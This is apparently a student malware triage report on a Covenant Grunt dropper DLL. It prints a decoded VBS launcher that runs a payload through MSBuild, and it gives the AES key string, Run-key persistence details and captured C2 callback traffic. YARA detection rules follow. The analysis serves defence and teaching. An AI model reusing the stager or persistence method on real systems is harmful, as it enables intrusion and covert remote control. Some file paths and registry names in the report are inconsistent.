Practical Malware Analysis & Triage

Malware Analysis Report

Embed.Cryptlib64.dll

August 2022 | Syviis

Table of Contents

Executive Summary


SHA256 hash	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387

Embed.Cryptolib64.dll is a malware sample first identified on Nov 8th, 2021. It is a C#-compiled DLL that runs on the Windows operating system. It consists of the initial payload creating a persistence item in the registry, spawning Wscript to execute a 32 bit Windows executable into memory. Symptoms of infection include the files 'embed.xml' in the 'C:\Users\Public' directory, embed.vbs in the 'C:\Users\Public Documents\' directory, the Registry key creation of 'embed' found within the registry at 'HKCU\Software\Microsoft\\Windows\CurrentVersion\Run', and a network connection to the URL 'hxxp://srv.masterchiefsgruntemporium.local' on port 80.

YARA signature rules are attached in Appendix A.

High-Level Technical Summary

Embed.Cryptlib64.dll consists of three parts. Upon initial execution, two files and one registry key are created. Embed.xml contains an embedded Windows 32 bit PE file, which is invoked by the Wscript Shell found in embed.vbs. Analysis of the embedded PE show it to be a Grunt. A run key is created in the registry as a means of persistence, as it calls on the VBS file to execute.



Malware Composition

DemoWare consists of the following components:

File Name	SHA256 Hash
Embed.Cryptlib64.dll	732f235784cd2a40c82847b4700fb73175221c6ae6c5f7200a3f43f209989387
Embed.xml	f1548cd02784606c8abac865abf5ed6220d34eea88c7a5715e0183d7f050f4ab
Embed.vbs	66fd543f31545082cf8fcc45a6ab1094bc118c45634f2be450f84f4e5745b291
Grunt.exe	b8e0ec99c18bf28062ffb9bb385c0109a27af71d332bc7fc00580d88d3a3072

Embed.Cryptlib64.dll

The initial dll to be loaded

Embed.xml:

This XML file written in C# contains the base64 encoded and compressed Grunt.exe, which is loaded into memory.

Embed.vbs

This VBS file contains the following code, which creates a Wscript shell to execute embed.xml.

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

Grunt.exe

This is a Covenant Grunt written in C#. It is a means of establishing a connection to a command and control server to obtain data while remaining undetected. It utilizes MSBuild and the .NET framework. It allows remote injection of C# assemblies to be loaded by the Grunt.

Basic Static Analysis

At the time of this report, the hash is flagged malicious by 11 vendors on VirusTotal.

Upon initial review, this DLL contains three functions: Encrypt, Decrypt, and the Payload. Using DnSpy, the payload is found within embed(),and contains two variables. The first variable, “contents” is base64 encoded and AES encrypted, and when executed, will output to a file in ‘C:\Users\Public\embed.xml’. The second variable, “contents2” is a base64 encoded string which will be written to ‘C:\Users\Public\Documents\embed.vbs’. Additionally, a try/catch is seen attempting to write embed.vbs to the ‘HKCU\Software\Microsoft\Windows\CurrentVersion\Run’ registry key for persistence.

The AES Decryption key and algorithm, “p0w3r0verwh3lm1ng!” can be found in embed():

```
byte[] passwordBytes = SHA256.Create().ComputeHash(Encoding.UTF8.GetBytes("p0w3r0verwh3lm1ng!"));
```

Figure 1. AES decryption key

Decoded “Contents2” variable that creates a Wscript shell to execute ‘embed.xml’:

```
Set oShell = CreateObject ("Wscript.Shell")
Dim strArgs
strArgs = "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe
C:\Users\Public\embed.xml"
oShell.Run strArgs, 0, false
```

Basic Dynamic Analysis

Host Based Signatures:

After initial execution, three items are written to disk: embed.xml, embed.vbs, and the registry run key embed.




Figure . embed.xml written to C:\Users\Public




Figure 2. embed.vbs written to C:\Users\Public\Public Documents




Figure 3. Registry Key embed created at HKCU\\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

A process tree shows Wcript spawning and invoking MSBuild.exe. MSBuild then invokes csc.exe, which compiles the C# code found in embed.xml. Finally, cvtrese.exe is invoked, converting the resource files into objects to be loaded into the compiled Windows executable.




Figure . Process tree for embed.vbs execution

Network Based Signatures:

Upon execution of embed.vbs, the following GET request is made on port 80 to hxxp://srv.masterchiefsgruntemporium.local/en-us/index.html:

```
Hypertext Transfer Protocol
  GET /en-us/index.html HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /en-us/index.html HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /en-us/index.html
    Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n
  Host: srv.masterchiefsgruntemporium.local\r\n
  Cookie: ASPSESSIONID=; SESSIONID=1552332971750\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/index.html]
  [HTTP request 1/1]
  [Response in frame: 40]
```

Figure 4. GET request for /en-us/index.html on port 80

Within the HTTP data, we can see the use of a Grunt Stager. This is pulling

Advanced Static Analysis

Utilizing dnSpy, I was able to output the contents of the embed() function to a txt document to analyze. This resulted in a large CDATA block made up of a compressed base64 encoded string. After decoding and decompressing, I found this to be a Windows 32 bit PE file.

Figure . Compressed Base64 string with instructions changed to output.txt

Within this PE, the following URL can be found, as well as the user agent and GET requests to be sent:

hxxp://srv.masterchiefsgruntemporium.local:80

User-AgentCookieMozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36ASPSESSIONID={GUID}; SESSIONID=1552332971750/en-us/index.html/en-us/docs.html/en-us/test.html

Additionally, the following HTML snippet can be found:

```
<html>
    <head>
      <title>Hello World!</title>
    </head>
    <body>
      <p>Hello World!</p>
      // Hello World! {0}
    </body>
</html>
```

Embed.Cryptlib64.dll
August 2022
v1.0

Indicators of Compromise

The full list of IOCs can be found in the Appendices.

Network Indicators

```
Hypertext Transfer Protocol
  GET /en-us/index.html HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /en-us/index.html HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /en-us/index.html
    Request Version: HTTP/1.1
  User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n
  Host: srv.masterchiefsgruntemporium.local\r\n
  Cookie: ASPSESSIONID=; SESSIONID=1552332971750\r\n
    Cookie pair: ASPSESSIONID=
    Cookie pair: SESSIONID=1552332971750
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/index.html]
```

Fig 3: WireShark Packet Capture of initial callback


```
&data=
eyJHVUlEIjoiYzYzOGViNTlhOGIyY2JhNTE4NzEiLCJUeXBlIjowLCJNZXRhIjoiIiwiSVYiOiJPeEhoaTFVOGlqanZYOFJkeGd6UkxRPT0iLCJFbmNyeXB0ZWRNZXNzYWdlIjoicXU5T3JydjJ4aXBGRTVoMytmTC80ZXMzUlJoL20
xcEY2UjI2YitPK01VNWRxaW1JRW9XSXBSZ1EwYkhVU0tCVWFpN1h3WFdPTGlCUzkweWU1ZVdRTG5IencvRGRabWd5WG5rL1Vrdkk3bjBQcWM4RE93RGNEb3NhRXN6ZWtaWkFmdkxrVnhvWVZvcnhpbmRmTUFTYzdzQkdiY2ZhVVgzSE
ZFaXBHdUhWQ09tWnlCTGJZaGphVDBJUkRVcWRkaGpDQ3ROUVFNMWFybUk5Z3h4MHBZeUQyaUZnWDVvV3NGcHJ2TWtiMX1vbEFxVmhvVWg5ckdCN0t0d05nOGN2bFE3c0NIeGpTbG52bnZaMTVWWFh3Sm92NjIzajhFbDNCR1VCRUEzc
2p0dDMya0RBRksyUUlER1VwUHg0R2hlZG16RDEzKzlhTUtQSGNLR3ErNWJnU01xb2JjM3FEaGd2S05hOVcyMzFLRFFnN3dDekZsMS81bVNoa1pNdTVRQW5pSCsxL3BnMUlFSkNGbXh2VjJkL2gzclJvOHJoODdiZ1NjMktQaitJaW5u
MytCaUV4ZU5IWDAxVmhSMEIrZVVpdjJOWnNLT1JiK3MzWGZmSTd3UTY4bXR0MzBoZnlMUD1uZzV0Q1NvVTlvaTAxVVdNVDR3TXc3NHpLVGdWb3VJZ3FaVnorVjNZN3ZhVy9PRFhQdS9FdmRVTHIrREhIbjdBVGtmeHV5U2RMTEtqTFR
nPSIsIkhNQUMiOiJlM3dEL2lZNi9sUk9YSkJFR012ZDRUcDVRcWI3Z0Z2Rk00bEdOeDEvVzNBPSJ9

{"GUID":"c638eb59a8b2cba51871","Type":0,"Meta":"","IV":"Hhi1U8ijjvX8RdxgzRLQ==","EncryptedMessage":"qu9Orrv2xipFE5h3+fL/4es3RRh/m1pF6R26b+O
+MU5dqimIEoWIpRgQ0bHUSKBUai7XwXWOLiBS90ye5eWQLnHzw/DdZmgyXnk/UkvI7n0Pqc8DOwDcDosaEszekZZAfvLkVxoYVorxindfMASc7sBGbcfaUX3HFEipGuHVCOmZyBLbYhjaT0IRDUqddhjCCthQQM1armI9gxx0pYyD2i
FgX5oWsFprvMkb1yolAqVhoUh9rGB7KtwNg8cvlQ7sCHxjSlnvnvZ15VXXwJov623j8El3BFUBEA3sjtt32kDAFK2QIDGUpPx4GhedmzD13+9aMKPHcKGq+5bgSMqobc3qDhgvKNa9W231KDQg7wCzFl1/5mShkZMu5QAniH
+1/pg1IEJCFmxvV2d/h3rRo8rh87bgSc2KPj+Iihn3+BiExeNHX01VhR0B+eUiv2NZsKORb+s3XffI7wQ68mtt30hfyLP9ng5tCSoU9oi01UWMT4wMw74zKTgVouIgqZVz+V3Y7vaW/ODXPu/EvdULr
+DHHn7ATkfxuySdLLKjLTg=","HMAC":"e3wD/iY6/1ROXJBEGMvd4Tp5Qqb7gFvFM41GNx1/W3A="}
```


Fig 4: Decoded WireShark packet data showing use of Grunt.

Host-based Indicators

Files Written to Disk:
C:\Users\Public\embed.xml
C:\Users\Public\embed.vbs

Registry Keys created:
HKCU\Software\Microsoft\Windows\CurentVersion\Run\embed

Rules & Signatures

A full set of YARA rules is included in Appendix A.

Strings:

$string1 = "EmbedDLL"

$string2 = "Wscript.Shell"

$string3 = "embed.xml"

$string4 = "p0w3r0verwh3lm1ng!"

$string5 = "CDATA"

$string6 = "System.IO.Compression.DeflateStream"

Appendices

A. Yara Rules

```
rule Yara_EmbedDLL {

    meta:
        last_updated = "2022-08-31"
        author = "Syviis"
        description = "Yara rule for embed.dll Grunt Agent"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "EmbedDLL"
        $string2 = "Wscript.Shell"
        $string3 = "embed.xml"
        $string4 = "p0w3r0verwh3lm1ng!"
        $string5 = "CDATA"
        $string6 = "System.IO.Compression.DeflateStream"



    condition:
        // Fill out the conditions that must be met to identify the binary
        $string1 or
        ($string2 and $string3) or
        $string4 or
        ($string5 and $string6)
}
```

B. Callback URLs

Domain	Port
hxxp://srv.masterchiefsgruntemporium.local	80